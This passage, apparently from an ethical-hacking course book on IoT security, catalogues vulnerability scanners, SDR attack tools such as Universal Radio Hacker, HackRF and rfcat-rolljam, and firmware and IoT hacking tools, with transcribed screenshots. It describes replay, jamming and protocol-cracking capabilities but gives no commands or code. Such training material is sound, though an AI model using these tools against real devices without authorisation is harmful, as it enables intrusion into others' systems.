
Figure 18.52: Screenshot of beSTORM

Listed below are some of the additional vulnerability scanners for IoT devices:

- Metasploit Pro (*https://www.rapid7.com*)
- IoTsploit (*https://iotsploit.co*)
- IoTSeeker (*https://information.rapid7.com*)
- Bitdefender Home Scanner (*https://www.bitdefender.com*)
- IoT Inspector (*https://www.iot-inspector.com*)

Tools to Perform SDR-Based Attacks

Universal Radio Hacker | It is a software for investigating unknown wireless protocols used by various IoT devices


https://github.com

BladeRF
https://www.nuand.com

Rfcat
https://code.google.com

HackRF
https://greatscottgadgets.com

FunCube Dongle
http://www.funcubedongle.com

Gqrx
http://gqrx.dk

Tools to Perform SDR-Based Attacks


Attackers use various tools such as RTL-SDR, GNU Radio, and Universal Radio Hacker to perform various types of attacks, such as reconnaissance attacks, replay attacks, and cryptanalysis attacks, on SDR-based devices.

- **Universal Radio Hacker**

  Source: *https://github.com*

  Universal Radio Hacker (URH) is software for investigating unknown wireless protocols used by various IoT devices. This tool allows attackers to perform the following activities:

  - Identify hardware interfaces for common SDRs
  - Perform demodulation of signals
  - Assign participants to keep an overview of data
  - Crack even sophisticated encodings like CC1101 data whitening
  - Assign labels to reveal the logic of the protocol
  - Perform automatic reverse engineering of protocol fields
  - Perform fuzzing component to find security leaks
  - Perform modulation to inject the data back into the system



Hex

DeWhitening Special

Decoding errors for block: 0 (0,00%)

☑ not assigned
☑ Bob (B)
☑ Alice (A)

☐ Mark diffs in protocol
☐ Show only diffs in protocol
☐ Show only labels in protocol

default

☑ Preamble
☑ Sync
☑ Length
☑ Type
☑ DST Address
☑ SRC Address
☑ Sequence Number

RSSI: 0,12

Timestamp: 9,20 s (+9,12 s)

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	5
1 (A)	a	a	a	a	a	a	a	a	9	a	7	d	9	a	7	d	2	d	8	0	7	0	e	0	0	0	0	3	1	b	6	0	3	3	0	0	0	1	0	0	4	0	3	0	1	4	f	7	4	8	9	c	5	9
2 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	6	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	0																				
3 (B)	a	a	a	a	a	a	a	a	9	a	7	d	9	a	7	d	3	2	0	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	c	0	0	1	0	4	0	2	0	6	7	2	4	9	9	7	f	a	a	0
4 (A)	a	a	a	a	a	a	a	a	9	a	7	d	9	a	7	d	0	3	7	8	e	2	8	9	0	0	0	0																										
5 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	0	a	4	3	7	a	6	2	5	9	b	8	6
6 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
7 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	a	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	0	e	6	6	a	4	8	c	6	d	0	c	7	c
8 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	7	8	e	2	8	9	0	0	0	0																										
9 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	1	5	b	4	e	2	4	4	5	a	b	5	3
10 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
11 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	a	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	0	f	3	a	1	8	a	9	5	8	4	6	9	0
12 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	7	8	e	2	8	9	0	0	0	0																										
13 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	2	a	f	b	a	b	0	4	7	0	c	1	e
14 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
15 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	4	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	1	0	9	c	8	2	9	8	5	0	3	c	d	2
16 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	7	8	e	2	8	9	0	0	0	0																										
17 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	3	2	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	3	c	1	4	e	b	e	0	1	b	7	d	f
18 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										
19 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	4	2	0	7	0	1	b	6	0	3	3	7	8	e	2	8	9	0	0	0	c	6	2	1	1	9	3	9	3	b	0	f	e	3	a	3	e
20 (A)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	1	7	6	0	7	0	7	8	e	2	8	9	1	b	6	0	3	3	0	0	0	0	0	0	0	4	9	f	b	6	f	2	a	c	f	0	5	a
21 (B)	a	a	a	a	a	a	a	a	6	7	6	8	6	7	6	8	0	3	1	b	6	0	3	3	0	0	0	0																										

Bit: 0000011001110010 Hex: 0672 Decimal: 1650 4 Column(s) selected

Label values for block #3

Name	Value Type	Value
Preamble	Hex	aaaaaaaa
Sync	Hex	9a7d9a7d
Length	Decimal	50
Type	Hex	0070
DST Address	Hex	1b6033
SRC Address	Hex	78e289
Sequence Number	Decimal	3221292034

Figure 18.53: Screenshot of Universal Radio Hacker


Listed below are some of the additional tools to perform SDR-based attacks:

- BladeRF (*https://www.nuand.com*)
- Rfcat (*https://code.google.com*)
- HackRF (*https://greatscottgadgets.com*)
- FunCube Dongle (*http://www.funcubedongle.com*)
- Gqrx (*http://gqrx.dk*)

IoT Hacking Tools

Firmalyzer Enterprise

Firmalyzer enables device vendors and security professionals to perform an **automated security assessment** on software that powers IoT devices (firmware) to **identify configuration** and **application vulnerabilities**


Firmalyzer
Zahra Kh
Dashboard
Analyse
Explore
Search
Dashboard
Home › Dashboard
Risk Ratio
Vulnerable files
Problematic files
Vulnerable & Problematic files
Benign files
Vulnerability Types
Unknown
CWE-119
CWE-399
CWE-20
CWE-264
CWE-200
CWE-189
CWE-79
CWE-310
CWE-89
Top 10 Vulnerabilities
CVE-2013-1813
CVE-2011-2716
CVE-2012-2663
CVE-2015-0239
CVE-2013-7421
Top 10 Issues
ScanShellInvocations
ValidateCert
ScanRetireJS
CheckOpenSSHPrivateKey
CheckSSLVerification

https://firmalyzer.com

Firmwalker
https://github.com

rfcat-rolljam
https://github.com

KillerBee
https://github.com

GATTack.io
http://www.gattack.io

JTAGULATOR®
http://www.grandideastudio.com

IoT Hacking Tools

Listed below are some of the IoT hacking tools used by attackers to exploit target IoT devices and networks to perform various attacks such as DDoS, jamming, and BlueBorne attacks.

- **Firmalyzer Enterprise**

  Source: *https://firmalyzer.com*

  Firmalyzer enables device vendors and security professionals to perform an automated security assessment of the software that powers IoT devices (firmware) to identify configuration and application vulnerabilities. This tool notifies users about the vulnerabilities discovered and assists in mitigating those in a timely manner.


